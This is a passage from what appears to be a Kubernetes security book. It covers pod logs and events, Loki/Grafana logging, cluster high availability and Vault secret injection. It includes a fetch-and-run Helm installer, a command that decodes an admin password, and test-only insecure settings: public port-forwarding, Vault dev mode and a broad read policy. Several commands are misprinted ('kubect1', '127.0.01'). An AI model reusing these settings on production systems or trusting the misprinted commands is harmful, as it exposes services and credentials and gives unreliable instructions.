ubuntu@ip-172-31-6-241:~$ kubectl -n packt logs nginx | grep "200"
10.0.0.184 - - [19/Nov/2024:19:46:13 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/8.5.0" "-"
10.0.0.184 - - [19/Nov/2024:19:47:59 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/8.5.0" "-"
```

There are options that you can use as per your requirements – for example, you might want to return only logs from the past 10 minutes. Simply run the following command:

```
kubectl -n packt logs nginx --since=10m
```

Or perhaps you just need 1 line of a recent log file to display. You can run the following command in that case:

```
kubectl -n packt logs nginx --tail=1
ubuntu@ip-172-31-6-241:~$ kubectl -n packt logs nginx --tail=1
10.0.0.184 - - [19/Nov/2024:19:47:59 +0000] "GET / HTTP/1.1" 200 615
 "-" "curl/8.5.0" "-"
ubuntu@ip-172-31-6-241:~$
```

2. Checking events from the cluster:

To help you better understand the use cases for events, here is an example of where you could use Kubernetes events:

You are part of the product security team supporting a high-traffic application running in a production Kubernetes cluster. Everything was running well until a recent alert from your observability showed unexpected Pod terminations and node issues in the monitoring namespace.

As part of your investigation, you begin querying Kubernetes events to identify signs of potential security issues.

Run the following command to get events from the cluster:

```
ubuntu@ip-172-31-6-241:~$ kubectl events
No events found in default namespace.
```

According to the preceding output, it seems like there are no events in the default namespace.

If instead we check events in our monitoring namespace, you will see events available in that namespace. Run the following command:

```
ubuntu@ip-172-31-6-241:~$ kubectl get events -n monitoring
LAST SEEN   TYPE      REASON      OBJECT          MESSAGE
34m          Normal    Scheduled    pod/pod-secrets Successfully
assigned monitoring/pod-secrets to ip-172-31-6-241
34m          Normal    Pulling     pod/pod-secrets Pulling image
```

```

"redis"
34m      Normal    Pulled      pod/pod-secrets    Successfully
pulled image "redis" in 2.894s (2.894s including waiting). Image
size: 45915882 bytes.
34m      Normal    Created     pod/pod-secrets    Created container
pod-secrets
34m      Normal    Started     pod/pod-secrets    Started container
pod-secrets
21m      Normal    Killing     pod/pod-secrets    Stopping
container pod-secrets
21m      Normal    Scheduled   pod/pod-secrets    Successfully
assigned monitoring/pod-secrets to ip-172-31-6-

```

From the last output, we can observe some good information, such as Pods having been created or removed.

The following are more options for getting events (`kubectl get events`) that are available:

- With this example, you can list events across all namespaces:

```
kubectl get events -A
```

- Use this to get a more detailed view of the events:

```
kubectl get events -o wide
```

- This can be used to obtain real-time events:

```
kubectl get events -w
```

In this practical exercise, you learned how to get logs and events from Pods and in which scenarios they could be applied. The next exercise will cover some open-source tools to centralize logging and create visualizations and dashboards:

Centralized logging with Loki and Grafana

Before we get into the exercise, here is a brief introduction to the tools you will be using:

- **Loki:** Stores logs efficiently with minimal indexing, reducing storage costs
- **Promtail:** Collects logs from Kubernetes Pods and forwards them to Loki
- **Grafana:** Provides a web interface to visualize logs and metrics

The first thing you should do is to install Helm and then Loki and Grafana. Run the following commands to install Helm on your system:

```
curl -fsSL -o get_helm.sh https://raw.githubusercontent.com/helm/helm/main/scripts/get-helm-3
chmod 700 get_helm.sh
./get_helm.sh
```

Now that you have Helm installed, you can start by deploying Loki, Promtail (log collector), and Grafana (visualization) using Helm charts. This method simplifies deployment and configuration.

Adding the Grafana Helm repository

Grafana's Helm [6] repository contains the official charts for deploying Grafana and related tools. Adding the repository ensures you're accessing verified and up-to-date templates directly maintained by Grafana. First, add the repository and then update it to ensure you fetch the latest charts. Use the following commands:

```
helm repo add grafana https://grafana.github.io/helm-charts
helm repo update
```

Creating a namespace for monitoring

You will create a dedicated namespace to host all monitoring-related workloads as shown here (in this case, the name will be monitoring):

```
kubectl create namespace monitoring
```

Installing the Loki stack

The next step is to deploy Loki (for log storage) and Promtail (for log collection) as part of the stack.



Note

There seems to be an issue with the Helm chart for Loki, as the default image tag is very old (2.6.1) and does not work with Grafana. As a workaround, we will change the image to a working one in the installation steps.

To fix the issue mentioned in the last note (only if you have the issues listed), create a file named `updated-loki-tag.yaml` with the following content:

```
loki:
```



```
image:

tag: 2.9.8
```

Now, run the following command to deploy Loki and Promtail on your system by using Helm charts from official repositories and installing the workloads on the monitoring namespace:

```
helm upgrade --install loki --namespace=monitoring grafana/loki-stack -f
updated-loki-tag.yaml
```

The output from the last commands would be like the following:

```
NAME: loki
LAST DEPLOYED: Sun Nov 10 15:24:24 2024
NAMESPACE: monitoring
STATUS: deployed
REVISION: 1
NOTES:
The Loki stack has been deployed to your cluster. Loki can now be added as
a datasource in Grafana.
```

Now that you have Loki installed, you should install Grafana by running the next command, which essentially uses Helm charts to install Grafana from the official repository in your newly created monitoring namespace:

```
helm upgrade --install grafana --namespace monitoring grafana/grafana
```

Verifying the installation

It is always important for the exercises to verify that everything is up and running properly. If there are issues during the exercise, you might not be able to complete them. The following command will verify that the Pods have been deployed on the monitoring namespace and are running with no issues:

```
kubect1 get pods -n monitoring
```

A typical output with all running Pods would look like the following:

```
ubuntu@ip-172-31-6-241:~$ kubect1 get pods -n monitoring
NAME                                READY   STATUS    RESTARTS   AGE
grafana-8679969c45-pt41q           1/1     Running   1 (10d ago)  49d
loki-0                              1/1     Running   1 (10d ago)  49d
loki-promtail-6gmsm                 1/1     Running   1 (10d ago)  49d
```

Forwarding the Grafana port

Now that everything is in place, you would like to access the Grafana interface. For that, you must forward the internal port 80 to another port (3000) to be accessible by all interfaces and the internal one using the following:

```
kubect1 port-forward --address 0.0.0.0 svc/grafana 3000:80 -n monitoring
```

You could be accessing the interface externally as well, so that is why we need to add the following parameter to our command (the `--address 0.0.0.0` parameter). We do this to also ensure that we can reach port 3000 from outside the instance and not only from the local system. For example, on a cloud VM, you'll likely want to connect using your own browser, since the instance itself may not have a graphical interface (for testing purposes only; do not expose public ports on the internet on production systems).

To get the admin password to log in to Grafana, you need first to run the following command, which will reveal the password of the admin user:

```
kubect1 get secret --namespace monitoring grafana -o jsonpath="{.data.admin-password}" | base64 --decode ; echo
```

The command will get the secret named `grafana` in the `monitoring` namespace and will extract the JSON field value `.data.admin-password`. As Secrets in Kubernetes store their data as Base64-encoded strings, you must decode it using Base64.

Accessing Grafana and adding Loki as the data source

From your browser, navigate to `http://IP:3000` (in our example from a cloud instance, `http://public-ip:3000`). If this was accessed directly from the internal instance, you can probably access it by entering `http://127.0.01:3000` in the internal browser, or the internal IP:3000. Enter `admin` as the username and the password you got in the last step. Once you are logged in to the Grafana UI, follow the next steps to add Loki as the data source:

1. Go to **Connections > Data sources > Add data source**.
2. Choose Loki as the data source.
3. Set the URL and enter your Loki instance, which usually should be **`http://loki:3100`**.

4. Click **Save & Test** to confirm the connection.




Figure 11.1: Adding Loki as the data source in Grafana UI

As you can see from the preceding screenshot, adding Loki as the data source is very straightforward.

Now that we have Loki configured, we can visualize all our logs and do monitoring, alerting, and many more cool things, such as dashboards.

Exploring logs

Promtail, running as a DaemonSet, will collect logs from all nodes and forward them to Loki. You can query these logs in Grafana, making it easy to monitor your Kubernetes applications.

Let's explore some logs in Grafana.

In the Grafana UI, select **Explore** from the left-side panel. Select the Loki data source added in the previous step. In the query box, add `{namespace="monitoring"}` and click **Run query**.




Figure 11.2: Running our first query to fetch logs

You can see the logs being returned from the monitoring namespace:




Figure 11.3: Monitoring namespace logs

Figures 11.2 and 11.3 confirm that you are getting logs from your query.

To dive deeper into these open-source tools, please check out the *Further reading* section.

Summary

In this chapter, you learned about the critical aspects of logging, monitoring, and auditing in Kubernetes environments to enhance their cluster security posture. We covered practical strategies and hands-on examples for implementing security logging and monitoring, ensuring more centralized visibility into Kubernetes workloads and activities happening in the cluster.

We provided hands-on examples of setting up centralized logging and monitoring using popular tools such as Loki for log aggregation and Grafana for visualization. We also saw how to leverage native tools to check logs and events. Through step-by-step instructions, you learned how to configure a Kubernetes cluster for effective security monitoring, enabling proactive threat detection and incident management.

In *Chapter 12, Defense in Depth*, you will explore how to strengthen Kubernetes security by applying multiple layers of protection, focusing on runtime defense, including enabling high availability to ensure resilience, managing sensitive data securely with Vault, and detecting anomalous behavior using tools like **Tetragon** and **Falco**.

Further reading

- [1] ELK stack documentation (<https://www.elastic.co/elastic-stack/>)
- [2] Fluentd (<https://www.fluentd.org/>)
- [3] Loki documentation (<https://grafana.com/docs/loki/latest/>)
- [4] Grafana documentation (<https://grafana.com/docs/grafana/latest/>)
- [5] GrayLog (<https://graylog.org/>)
- [6] Helm Charts (<https://helm.sh/docs/topics/charts/>)

Subscribe to **_secpro** – the newsletter read by **65,000+ cybersecurity professionals**

Want to keep up with the latest cybersecurity threats, defenses, tools, and strategies?

Scan the QR code to subscribe to **_secpro**—the weekly newsletter trusted by 65,000+ cybersecurity professionals who stay informed and ahead of evolving risks.



<https://secpro.substack.com>

12

Defense in Depth

Defense in depth is an approach in cybersecurity that applies multiple layers of security controls to protect valuable assets. In a traditional or monolithic IT environment, we can list quite a few: authentication, encryption, authorization, logging, intrusion detection, antivirus, a **virtual private network (VPN)**, firewalls, and so on. You may find that these security controls also exist in the Kubernetes cluster (and they should).

In this chapter, we're going to discuss topics on building additional security control layers, and these are closely related to runtime defense in a Kubernetes cluster. We will start by introducing the concept of high availability and talk about how we can apply it to the Kubernetes cluster. Next, we will introduce **Vault**, a handy secrets management product for the Kubernetes cluster. Then, we will talk about how to use **Tetragon** and **Falco** to detect anomalous activities in the Kubernetes cluster.

The following topics will be covered in this chapter:

- Enabling high availability in a Kubernetes cluster
- Managing secrets with Vault
- Tetragon runtime protection
- Detecting anomalies with Falco

Technical requirements

For the hands-on part of the book and to get some practice from the demos, scripts, and labs in the book, you will need a Linux environment with a Kubernetes cluster installed (it's best to use version 1.30 as a minimum). There are several options available for this. You can deploy a Kubernetes cluster on a local machine, cloud provider, or a managed Kubernetes cluster. Having at least two systems is highly recommended for high availability, but if this option is not possible, you can always install two nodes on one machine to simulate the latest setup. One master node and one worker node are recommended. One node would also work for most of the exercises.

Enabling high availability in a Kubernetes cluster

Availability refers to the ability of the user to access the service or system they need. The high availability of a system ensures an agreed-upon level of uptime of the system. For example, if there is only one instance to serve the service and that instance is down, users can no longer access the service. A service with high availability is served by multiple instances. When one instance is down, the standby instance or backup instance can still provide the service. *Figure 12.1* depicts services with and without high availability:




Figure 12.1 – Services with and without high availability

The preceding diagram shows two scenarios involving service availability. In the first scenario, a standalone service operates without high availability configuration, leaving no fallback option (plan B) in the event of a failure. The second scenario demonstrates a more resilient configuration, where a load balancer is implemented to redirect traffic to an alternative service if the primary service becomes unavailable.

In a Kubernetes cluster, there will usually be more than one worker node. Therefore, the high availability of the cluster is guaranteed as, even if one worker node is down, there are some other worker nodes to host the workload. However, high availability concerns more than simply running multiple nodes in the cluster. In this section, you will look at high availability in Kubernetes clusters from three levels: workloads, Kubernetes components, and cloud infrastructure.

Enabling the high availability of Kubernetes workloads

For Kubernetes workloads such as a Deployment and a StatefulSet, you can specify how many replicated Pods are running for the microservice in the `replicas` field, and controllers will ensure there will be xnumber of Pods running on different worker nodes in the cluster, as specified in the `replicas` field. A DaemonSet is a special workload; the controller will ensure there will be one Pod running on every node in the cluster, assuming your Kubernetes cluster has more than one node. So, specifying more than one replica in the deployment or the StatefulSet, or using a DaemonSet, will ensure the high availability of your workload. To ensure the high availability of the workload, the high availability of Kubernetes components needs to be ensured as well.

Enabling the high availability of Kubernetes components

High availability also applies to Kubernetes components. A few critical Kubernetes components that impact availability are `kube-apiserver`, `etcd`, `kube-scheduler`, and `kube-controller-manager`.



Note

For a detailed explanation of these components, please refer to *Chapter 1, Kubernetes Architecture*.

If `kube-apiserver` is down, then basically your cluster is down, as users or other Kubernetes components rely on communicating to the `kube-apiserver` to perform their tasks. If `etcd` is down, no states of the cluster and objects are available to be consumed. `kube-scheduler` and `kube-controller-manager` are also important to make sure the workloads are running properly in the cluster. All these components run on the master node. One straightforward way to ensure

the high availability of the components is to bring up multiple master nodes for your Kubernetes cluster, either via kops or kubeadm. Run the following command to list all your Pods in the kube-system namespace:

```
$ kubectl get pods -n kube-system
...
etcd-manager-events-ip-172-20-109-109.ec2.internal    1/1    Running
0          4h15m
etcd-manager-events-ip-172-20-43-65.ec2.internal    1/1    Running
0          4h16m
etcd-manager-events-ip-172-20-67-151.ec2.internal    1/1    Running
0          4h16m
etcd-manager-main-ip-172-20-109-109.ec2.internal    1/1    Running
0          4h15m
etcd-manager-main-ip-172-20-43-65.ec2.internal    1/1    Running
0          4h15m
etcd-manager-main-ip-172-20-67-151.ec2.internal    1/1    Running
0          4h16m
kube-apiserver-ip-172-20-109-109.ec2.internal    1/1    Running
3          4h15m
kube-apiserver-ip-172-20-43-65.ec2.internal    1/1    Running
4          4h16m
kube-apiserver-ip-172-20-67-151.ec2.internal    1/1    Running
4          4h15m
kube-controller-manager-ip-172-20-109-109.ec2.internal 1/1    Running
0          4h15m
kube-controller-manager-ip-172-20-43-65.ec2.internal 1/1    Running
0          4h16m
kube-controller-manager-ip-172-20-67-151.ec2.internal 1/1    Running
0          4h15m
kube-scheduler-ip-172-20-109-109.ec2.internal    1/1    Running
0          4h15m
kube-scheduler-ip-172-20-43-65.ec2.internal    1/1    Running
0          4h15m
kube-scheduler-ip-172-20-67-151.ec2.internal    1/1    Running
0          4h16m
```

As you can see from preceding output, now you have multiple kube-apiserver Pods, etcd Pods, kube-controller-manager Pods, and kube-scheduler Pods running in the kube-system namespace, and they're running on different master nodes. There are some other components, such as kubelet and kube-proxy, that run on every node, so their availability is guaranteed by the availability of the nodes, and kube-dns is spun up with more than one Pod by default, so its high availability is ensured. No matter whether your Kubernetes cluster is running on the public cloud or in a private data center, the infrastructure is the pillar to support the availability of the Kubernetes cluster. Next, we will talk about the high availability of cloud infrastructure and use cloud providers as an example.

Enabling the high availability of a cloud infrastructure

Cloud providers offer cloud services all over the world through multiple data centers located in different areas. Cloud users can choose the region and the availability zone (the actual data center) in which they wish to host their service. Regions and availability zones provide isolation from most types of physical infrastructure and infrastructure software service failures. Note that the availability of a cloud infrastructure also impacts the services running on your Kubernetes cluster if the cluster is hosted in the cloud. You should leverage the high availability of the cloud and ultimately ensure the high availability of the service running on the Kubernetes cluster. The following code block provides an example of specifying availability zones using kops (a CLI tool that helps you create, manage, and upgrade Kubernetes clusters) to leverage the high availability of cloud infrastructure:

```
export NODE_SIZE=${NODE_SIZE:-t2.large}
export MASTER_SIZE=${MASTER_SIZE:-t2.medium}
export ZONES=${ZONES:-"us-east-1a,us-east-1b,us-east-1c"}
export KOPS_STATE_STORE="s3://my-k8s-state-store2/"
kops create cluster k8s-clusters.k8s-demo-zone.com \
  --cloud aws \
  --node-count 3 \
  --zones $ZONES \
  --node-size $NODE_SIZE \
  --master-size $MASTER_SIZE \
  --master-zones $ZONES \
  --networking calico \
  --kubernetes-version 1.14.3 \
  --yes \
```

The preceding code block configuration shows that we will be creating three master nodes running on the us-east-1a, us-east-1b, and us-east-1c availability zones respectively. So, as worker nodes, even if one of the data centers is down or under maintenance, both master nodes and worker nodes can still function in other data centers.

To create an **Amazon EKS cluster** on the AWS cloud with an **Auto Scaling Group (ASG)** in each availability zone (us-west-2a, us-west-2b, and us-west-2c), you can use the `eksctl` tool. Additionally, to provision a single node in each availability zone, the following command can be utilized:

```
eksctl create cluster -f file
```

For the file parameter, you first need to create the following YAML file:

```
apiVersion: eksctl.io/v1alpha5
kind: ClusterConfig

metadata:
  name: multi-availability-zones
  region: us-west-2

nodeGroups:
  - name: node1
    instanceType: t3.xlarge
    availabilityZones:
      - us-west-2a
  - name: node2
    instanceType: t3.xlarge
    availabilityZones:
      - us-west-2b
  - name: node3
    instanceType: t3.xlarge
    availabilityZones:
      - us-west-2c
```

You can also use flags instead of a config file to create a cluster in three different availability zones with the following command:

```
eksctl create cluster --region=us-east-1 --zones=us-east-1a,us-east-1b,us-east-1d
```

In the following simple diagram, you can see three **availability zones**(AZs) in the same AWS region and three nodes deployed to each AZ.




Figure 12.2 – High availability zones in an AWS region

In this section, we've talked about the high availability of Kubernetes workloads, Kubernetes components, and cloud infrastructure.

Now, let's move on to the next topic – managing Secrets in the Kubernetes cluster.

Managing Secrets with Vault

Secret management such as API keys, credentials, tokens, and certificates is an important aspect of Kubernetes security. Improper handling can lead to breaches, including unauthorized access to services, data exfiltration, or privilege escalation. Many open source and proprietary solutions have been developed to handle secrets on different platforms. In Kubernetes, its built-in **Secret** object is used to store secret data, and the actual data is stored in `etcd` along with other Kubernetes objects. By default, the Secret data is stored in plaintext (encoded format) in `etcd`. `etcd` can be configured to encrypt Secrets at rest. Similarly, if `etcd` is not configured to encrypt communication using **Transport Layer Security (TLS)**, Secret data is transferred in plaintext too. Unless the security requirement is very low, it is recommended to use a third-party solution to manage secrets in a Kubernetes cluster, because Kubernetes' built-in Secrets are only Base64-encoded and stored unencrypted by default, making them vulnerable unless additional protections are configured.

In this section, we're going to introduce **Vault**, a **Cloud Native Computing Foundation (CNCF)** secrets management project. Vault supports secure storage of secrets, dynamic secrets generation, data encryption, key revocation, and so on. In this section, we will focus on the use case of how to store and provision secrets for applications in the Kubernetes cluster using Vault. Now, let's see how to set up Vault for the Kubernetes cluster.

Setting up Vault

Follow these steps to set up Vault:

1. First, create a namespace for Vault (e.g., `vault`) using the following command, or use an existing namespace:

```
kubectl create namespace vault
```

2. Add the HashiCorp Helm repository and update your Helm chart list:

```
helm repo add hashicorp https://helm.releases.hashicorp.com
helm repo update
```



Note

For installing Helm, you can refer to *Chapter 11, Security Monitoring and Log Analysis*.

3. Deploy Vault using Helm as follows:

```
helm install vault hashicorp/vault --namespace vault --set='server.
dev.enabled=true'
```

Note that `server.dev.enabled=true` is set. This enables development mode, which is more intended for testing – it is not recommended for production because it disables authentication, stores secrets in memory only, and allows insecure defaults. In this mode, you should see two Pods running, as follows:

```
ubuntu@ip-172-31-6-241:~$ kubectl -n vault get pods
NAME                                READY   STATUS    RESTARTS
AGE
vault-0                             1/1     Running   0
25s
vault-agent-injector-75f9d67594-5h92x 1/1     Running   0
25s
```

The `vault-0` Pod is the one that manages and stores secrets, while the `vault-agent-injector-75f9d67594-5h92x` Pod is responsible for injecting secrets into Pods with special vault annotation, which we will show in more detail in the *Provisioning and rotating secrets* section.

4. Next, create an example secret for a postgres database connection. As this command must be run from the `vault-0` Pod, you first must create a shell on that Pod and run the command for creating the secret:

```
kubectl -n vault exec vault-0 -it -- /bin/sh
vault kv put secret/postgres username=alice password=pass
==== Secret Path ====
secret/data/postgres

===== Metadata =====
Key                Value
---              -
created_time       2024-12-01T19:16:16.829604496Z
custom_metadata    <nil>
deletion_time      n/a
destroyed          false
version            1
```

5. For this example, you want to restrict only the relevant application in the Kubernetes cluster to access the secret. Define a policy to achieve that by running the following command:

```
cat <<EOF > /home/vault/app-policy.hcl
path "secret*" {
  capabilities = ["read"]
}
EOF
vault policy write app /home/vault/app-policy.hcl
Success! Uploaded policy: app
```

Now, you have a policy defining a privilege to read the secret under the secret path, such as secret/postgres.

6. Next, you want to associate the policy with allowed entities, such as a service account in Kubernetes. This can be done by following the next steps.
7. Create a Kubernetes **ServiceAccount** for the applications that interact with Vault. Create a YAML file (serviceaccount.yaml) with the following content:

```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: vault-sa
  namespace: vault
```

8. Define RBAC policies (by creating a YAML file) for the vault-sa ServiceAccount and apply it using `kubectl apply -f role.yaml`. Here is the content of `role.yaml`:

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  namespace: vault
  name: vault-role
rules:
  - apiGroups: [""]
    resources: ["secrets"]
    verbs: ["get", "list"]
```

9. Bind the role to the ServiceAccount: Apply it using `kubectl apply -f rolebinding.yaml`. Here is the content for `rolebinding.yaml`:

```
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: vault-rolebinding
  namespace: vault
subjects:
  - kind: ServiceAccount
    name: vault-sa
    namespace: vault
roleRef:
  kind: Role
  name: vault-role
  apiGroup: rbac.authorization.k8s.io
```

10. Enable the Kubernetes auth method (first, exec back to the vault Pod):

```
kubectl -n vault exec vault-0 -it -- /bin/sh
~ $ vault auth enable kubernetes
Success! Enabled kubernetes auth method at: kubernetes/
```

11. Configure the Kubernetes auth method (run it from the vault Pod):

```
vault write auth/kubernetes/config \
  token_reviewer_jwt="$(cat /var/run/secrets/kubernetes.io/
serviceaccount/token)" \
  kubernetes_host="https://${KUBERNETES_PORT_443_TCP_ADDR}:443" \
  kubernetes_ca_cert=@/var/run/secrets/kubernetes.io/serviceaccount/
ca.crt
```

12. Create a role for the vault-sa ServiceAccount:

```
vault write auth/kubernetes/role/vault-sa \
  bound_service_account_names=vault-sa \
  bound_service_account_namespaces=vault \
  policies=app \
  ttl=24h
```


Vault can leverage naive authentication from Kubernetes and then bind the secret access policy to the ServiceAccount. Now, the vault-sa ServiceAccount in the vault namespace can access the postgres secret. Now, let's deploy a demo application in the vault-app.yaml file.

13. Create the following deployment YAML file and deploy it. It will create a Pod in the vault namespace:

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: postgres-app
  namespace: vault
spec:
  replicas: 1
  selector:
    matchLabels:
      app: postgres-app
  template:
    metadata:
      labels:
        app: postgres-app
    annotations:
      vault.hashicorp.com/agent-inject: "true"
      vault.hashicorp.com/role: "vault-sa"
      vault.hashicorp.com/agent-inject-secret-db-user: "secret/
postgres#username"
      vault.hashicorp.com/agent-inject-secret-db-password:
"secret/postgres#password"
      vault.hashicorp.com/agent-inject-template-db-user: "{{ with
secret \"secret/postgres\" }}{{ .Data.data.username }}{{ end }}"
      vault.hashicorp.com/agent-inject-template-db-password: "{{
with secret \"secret/postgres\" }}{{ .Data.data.password }}{{ end
}}"
    spec:
      serviceAccountName: vault-sa
      containers:
        - name: postgres-app
          image: nginx
```

The preceding annotation on the Deployment dictates which secret will be injected, in what format, and using which role.

